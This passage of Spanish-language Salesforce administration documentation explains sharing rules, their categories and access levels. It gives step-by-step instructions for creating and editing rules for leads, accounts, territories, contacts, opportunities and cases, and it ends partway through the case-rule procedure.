Las reglas de colaboración de oportunidades, pedidos, candidatos, casos, territorios y objetos personalizados de cuenta se encuentran disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de campaña están disponibles en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition** y en **Professional Edition** a un coste adicional

Los tipos de registro están disponibles en **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Tipo | En base a | Definir acceso de colaboración predeterminado para |
|---|---|---|
| | tipos de registro de candidato o valores de campo | |
| Reglas de colaboración de oportunidades | Propietario de la oportunidad u otros criterios, incluyendo los tipos de registro de oportunidades o valores de campo | Oportunidades individuales y sus cuentas asociadas |
| Reglas de colaboración de pedidos | Propietario del pedido u otros criterios, incluyendo los tipos de registro de pedidos o valores de campo | Pedidos individuales |
| Reglas de colaboración de usuario | Suscripción de grupo u otro criterio, incluyendo el nombre de usuario y si el usuario está activo | Registros de usuario de individuales |
| Reglas de colaboración de solicitudes de aprovisionamiento de usuarios | Propietario de la solicitud de aprovisionamiento de usuarios, únicamente; las reglas de colaboración basadas en criterios no están disponibles. | Registro de la solicitud de aprovisionamiento de usuario individual |
| Reglas de colaboración de orden de trabajo | Propietario de la orden de trabajo u otros criterios, incluyendo los tipos de registro de órdenes de trabajo o valores de campo | Órdenes de trabajo individuales |

Nota:

- No puede incluir usuarios de portal de gran volumen en reglas de colaboración porque no tienen funciones y no pueden estar en grupos públicos.
- Los desarrolladores pueden utilizar Apex para compartir objetos personalizados de manera programática (en base a propietarios de registros, pero no otros criterios). Eso no se aplica a la colaboración de usuario.

CONSULTE TAMBIÉN

Reglas de colaboración basadas en criterios

Consideraciones sobre reglas de colaboración

# Reglas de colaboración basadas en criterios

Las reglas de colaboración basadas en criterios determinan las personas con las que compartir registros en base a valores de campos en los registros. Por ejemplo, supongamos que utiliza un objeto personalizado para solicitudes de trabajo, con un campo personalizado de lista de selección denominado "Departamento". Una regla de colaboración basada en criterios podría compartir todas las solicitudes de trabajo en la que se establezca el campo Departamento a "TI" con todos los administradores de TI de su organización.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Cuentas, Oportunidades, Casos, Contactos y tipos de registros no están disponibles en **Database.com**.

Nota:

- Aunque las reglas de colaboración basadas en criterios se basan en los valores de los registros y no en los propietarios de los registros, la jerarquía de funciones o territorios sigue permitiendo a los usuarios que se encuentren más arriba en la jerarquía acceder a los registros.
- No puede utilizar Apex para crear reglas de colaboración basadas en criterios. Además, no se puede comprobar la colaboración basada en criterios utilizando Apex.
- Puede utilizar el tipo **SharingRules** en la API de metadatos para crear reglas de colaboración basadas en criterios a partir de la versión 24.0 de API.
- No puede incluir usuarios de portal de gran volumen en reglas de colaboración porque no tienen funciones y no pueden estar en grupos públicos.

Puede crear reglas de colaboración basadas en criterios para cuentas, oportunidades, casos, contactos, candidatos, campañas y objetos personalizados. Puede crear hasta 50 reglas de colaboración basadas en criterios por objeto.

- Tipos de registro
- Estos tipos de campos:
  - Numeración automática
  - Casilla
  - Fecha
  - Fecha/hora
  - Correo electrónico
  - Número
  - Porcentaje
  - Teléfono
  - Lista de selección
  - Texto
  - Área de texto
  - URL
  - Relación de búsqueda (por Id. de usuario o de cola)

Nota: Texto y Área de texto distinguen entre mayúsculas y minúsculas. Por ejemplo, una regla de colaboración basada en criterios que especifique "Gestor" en un campo de texto no compartirá registros con el "gestor" en el campo. Para crear una regla con varios casos comunes de una palabra, introduzca cada valor separado por una coma.

CONSULTE TAMBIÉN

Reglas de colaboración

# Categorías de regla de colaboración

Si define una regla de configuración, puede seleccionar las siguientes categorías en las listas `propiedad de miembros de` y `Compartir con`. Dependiendo del tipo de regla de colaboración y las funciones activadas para su organización, es posible que algunas categorías no aparezcan.

Nota: No puede incluir usuarios de portal de gran volumen en reglas de colaboración porque no tienen funciones y no pueden estar en grupos públicos.

| Categoría | Descripción |
|---|---|
| Grupos de administradores | Todos los administradores directos e indirectos de un usuario. |
| Grupos subordinados del administrador | Un administrador y todos sus subordinados directos e indirectos que gestiona. |
| Colas | Todos los registros propiedad de la cola, excepto los registros propiedad de miembros individuales de la cola. Disponible únicamente en la lista `propiedad de miembros de`. |
| Grupos públicos | Todos los grupos públicos definidos por el administrador.<br>Si se activa un portal de socios o Portal de clientes en su organización, se mostrará el grupo Todos los usuarios o Todos los usuarios del Portal de clientes. Estos grupos incluyen todos los usuarios que pueden acceder a su portal de socios o portal de clientes, excepto para usuarios de portal de gran volumen. |
| Funciones | Todas las funciones definidas para su organización. Esto incluye todos los usuarios de la función especificada. |
| Funciones de portal | Todas las funciones definidas para el portal de socios o portal de clientes de su organización. Esto incluye todos los usuarios de la función especificada en el portal, a excepción de los usuarios de portal de gran volumen.<br>El nombre de una función de portal incluye el nombre de la cuenta con la que se asocia, salvo las cuentas personales, que incluyen el `Alias` del usuario. |
| Funciones y subordinados | Todas las funciones definidas para su organización. Incluye a todos los usuarios de la función especificada más todos los usuarios de las funciones bajo esa función, incluyendo funciones del portal de socios y portal de clientes que contienen usuarios con un tipo de licencia de portal.<br>Las funciones del portal sólo se incluyen en esta categoría si se activa un portal de socios o portal de clientes en su organización.<br>La categoría de conjunto de datos Funciones, subordinados internos y de portal sólo está disponible en su organización después de que haya creado como mínimo una función en la jerarquía de funciones. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de colaboración de cuentas y contactos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de oportunidades, candidatos, casos y territorios de cuenta están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de campaña están disponibles en **Professional Edition** a un coste adicional, así como **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las reglas de colaboración de objetos personales están disponibles en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**.

Los portales de socios y los portales de clientes están disponibles en Salesforce Classic

| Categoría | Descripción |
| --- | --- |
| Funciones de portal y subordinados | Todas las funciones definidas para el portal de socios o portal de clientes de su organización. Incluye a todos los usuarios de la función especificada en el portal, además de todos los usuarios por debajo de esa función en la jerarquía de funciones del portal, excepto usuarios de portal de gran volumen.<br>El nombre de una función de portal incluye el nombre de la cuenta con la que se asocia, salvo las cuentas personales, que incluyen el `Alias` del usuario. |
| Funciones y subordinados internos | Todas las funciones definidas para su organización. Incluye a todos los usuarios de la función especificada más todos los usuarios con funciones inferiores, excluyendo funciones del portal de socios y portal de clientes.<br>Esta categoría solo se muestra si se activa un portal de socios o portal de clientes de Salesforce en su organización.<br>La categoría de conjunto de datos Funciones y subordinados internos sólo está disponible en su organización después de que haya creado como mínimo una función en la jerarquía de funciones *y* haya activado un portal. |
| Funciones, subordinados internos y de portal | Todas las funciones definidas para su organización. Incluye a todos los usuarios de la función especificada más todos los usuarios con funciones inferiores, incluyendo funciones del portal de socios y portal de clientes.<br>Esta categoría solo se muestra si se activa un portal de socios o portal de clientes de Salesforce en su organización.<br>La categoría de conjunto de datos Funciones y subordinados internos sólo está disponible en su organización después de que haya creado como mínimo una función en la jerarquía de funciones *y* haya activado un portal. |
| Territorios | Todos los territorios definidos para su organización. |
| Territorios y subordinados | Todos los territorios definidos para su organización. Se incluye el territorio especificado más todos los territorios incluidos. |

CONSULTE TAMBIÉN

- Reglas de colaboración
- Uso compartido de registros con grupos de gestores

# Creación de reglas de colaboración de candidatos

Las reglas de colaboración de candidatos están basadas en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de candidatos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de candidatos, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

10. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Modificación de reglas de colaboración de candidatos

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de candidatos, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

# Creación de reglas de colaboración de cuentas

Las reglas de colaboración se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de cuenta, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de cuentas, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione un ajuste para Cuenta predeterminada, Contrato y Acceso a activos.
10. En el resto de campos, seleccione la configuración de acceso para los registros asociados con las cuentas de colaboración.

| Configuración de acceso | Descripción |
|---|---|
| Privado<br>(disponible para contactos asociados, oportunidades y casos únicamente) | Los usuarios no pueden ver o actualizar los registros, salvo que obtengan acceso de fuera de esta regla de colaboración. |
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

Nota: Acceso a contacto no está disponible cuando el valor predeterminado de contactos de toda la organización se ha definido como Controlado por Principal.

**11.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

## Modificación de reglas de colaboración de cuentas

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de cuentas, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione un ajuste para Cuenta predeterminada, Contrato y Acceso a activos.
6. En el resto de campos, seleccione la configuración de acceso para los registros asociados con las cuentas de colaboración.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

| Configuración de acceso | Descripción |
|---|---|
| Privado<br>(disponible para contactos asociados, oportunidades y casos únicamente) | Los usuarios no pueden ver o actualizar los registros, salvo que obtengan acceso de fuera de esta regla de colaboración. |
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

Nota: Acceso a contacto no está disponible cuando el valor predeterminado de contactos de toda la organización se ha definido como Controlado por Principal.

7. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

## Creación de reglas de colaboración de cuentas de territorio

Las reglas de colaboración de cuentas de territorio se basan en la asignación de territorios. Puede definir hasta 300 reglas de colaboración de cuentas de territorio.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de cuentas de territorio, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. En la línea Cuentas en territorio, seleccione Territorios o Territorios y subordinados de la primera lista desplegable y un territorio de la segunda lista desplegable.
7. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
8. Seleccione un ajuste para Cuenta predeterminada, Contrato y Acceso a activos.
9. En el resto de campos, seleccione la configuración de acceso para los registros asociados con las cuentas de territorio compartidas.

| Configuración de acceso | Descripción |
|---|---|
| Privado<br>(disponible para contactos asociados, oportunidades y casos únicamente) | Los usuarios no pueden ver o actualizar los registros, salvo que obtengan acceso de fuera de esta regla de colaboración. |
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

Nota: Acceso a contacto no está disponible cuando el valor predeterminado de contactos de toda la organización se ha definido como Controlado por Principal.

**10.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

## Modificación de reglas de colaboración de cuentas de territorio

Para las reglas de colaboración de cuentas de territorio, puede modificar la configuración de acceso compartido, pero no otras configuraciones.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de cuentas de territorio, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Privado<br>(disponible para contactos asociados, oportunidades y casos únicamente) | Los usuarios no pueden ver o actualizar los registros, salvo que obtengan acceso de fuera de esta regla de colaboración. |
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

Nota: Acceso a contacto no está disponible cuando el valor predeterminado de contactos de toda la organización se ha definido como Controlado por Principal.

5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Creación de reglas de colaboración de contactos

Las reglas de colaboración de contactos se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de contactos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de contactos, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

10. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Modificación de reglas de colaboración de contactos

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de contactos, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

# Creación de reglas de colaboración de oportunidades

Las reglas de colaboración de oportunidades se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de oportunidades, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de oportunidades, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

     Nota: Para utilizar un campo que no es compatible con las reglas de colaboración basadas en criterios, puede crear una regla de flujo de trabajo o desencadenador Apex para copiar el valor del campo en un campo de texto o numérico y utilizar ese campo como criterio.
8. En la línea En colaboración con, especifique los usuarios que obtienen el acceso a los datos: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable o campo de búsqueda.
9. Seleccione la configuración de acceso compartido de los usuarios. Para las reglas basadas en el propietario o las reglas basadas en los criterios con la propiedad de criterios, el nivel Acceso a oportunidades se aplica a las oportunidades que sean propiedad de los miembros del grupo, función o territorio, con independencia de la cuenta asociada.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

**10.** Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

## Modificación de reglas de colaboración de oportunidades

Para las reglas de colaboración basadas en el propietario, sólo puede modificar la configuración de acceso compartido. Para las reglas de colaboración basadas en otros criterios, sólo puede modificar los criterios y la configuración de acceso compartido.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar reglas de colaboración:
- "Gestionar colaboración"

1. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
2. En la lista relacionada Reglas de colaboración de oportunidades, haga clic **Modificar** junto a la regla que desea modificar.
3. Si lo desea, cambie la etiqueta y el nombre de la regla.
4. Si ha seleccionado una regla que está basada en el propietario, vaya al siguiente paso.

   Si ha seleccionado una regla basada en criterios, especifique los criterios con los que los registros deben coincidir para incluirse en las reglas de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor debe ser un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.
5. Seleccione la configuración de acceso compartido de los usuarios. Para las reglas basadas en el propietario o las reglas basadas en los criterios con la propiedad de criterios, el nivel Acceso a oportunidades se aplica a las oportunidades que sean propiedad de los miembros del grupo, función o territorio, con independencia de la cuenta asociada.

| Configuración de acceso | Descripción |
|---|---|
| Sólo lectura | Los usuarios pueden ver, pero no pueden actualizar los registros. |
| Lectura/Escritura | Los usuarios pueden ver y actualizar los registros. |

6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Reglas de colaboración
Consideraciones sobre reglas de colaboración
Categorías de regla de colaboración

# Creación de reglas de colaboración de casos

Las reglas de colaboración de casos se pueden basar en el propietario del registro o en otros criterios, incluyendo el tipo de registro y algunos valores de campo. Puede definir hasta 300 reglas de colaboración de casos, incluyendo hasta 50 reglas de colaboración basadas en criterios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear reglas de colaboración:
- "Gestionar colaboración"

1. Si planea incluir grupos públicos en su regla de colaboración, confirme que se han creado los grupos públicos apropiados.
2. Desde Configuración, introduzca *Configuración de colaboración* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de colaboración**.
3. En la lista relacionada Reglas de colaboración de casos, haga clic en **Nueva**.
4. Introduzca el **Nombre de etiqueta** y **Nombre de regla**. La etiqueta es la etiqueta de la regla de colaboración tal y como aparece en la interfaz de usuario. El nombre de regla es un nombre exclusivo utilizado por la API y los paquetes gestionados.
5. Introduzca la **Descripción**. Este campo describe la regla de colaboración. Es opcional y puede incluir hasta 1000 caracteres.
6. Seleccione un tipo de regla.
7. Dependiendo del tipo de regla seleccionada, haga lo siguiente:
   - Basada en el propietario del registro: En la línea propiedad de miembros de, especifique los usuarios cuyos registros se compartirán: seleccione una categoría de la primera lista desplegable y un conjunto de usuarios de la segunda lista desplegable (o campo de búsqueda, si su organización tiene más de 200 colas, grupos, funciones o territorios).
   - Basada en criterios: Especifique los criterios de campo, operador y valor que deben cumplir los registros para incluirse en la regla de colaboración. Los campos disponibles dependen del objeto seleccionado y el valor siempre es un número literal o una cadena. Haga clic en **Agregar lógica de filtro...** para cambiar la relación AND predeterminada entre cada filtro.

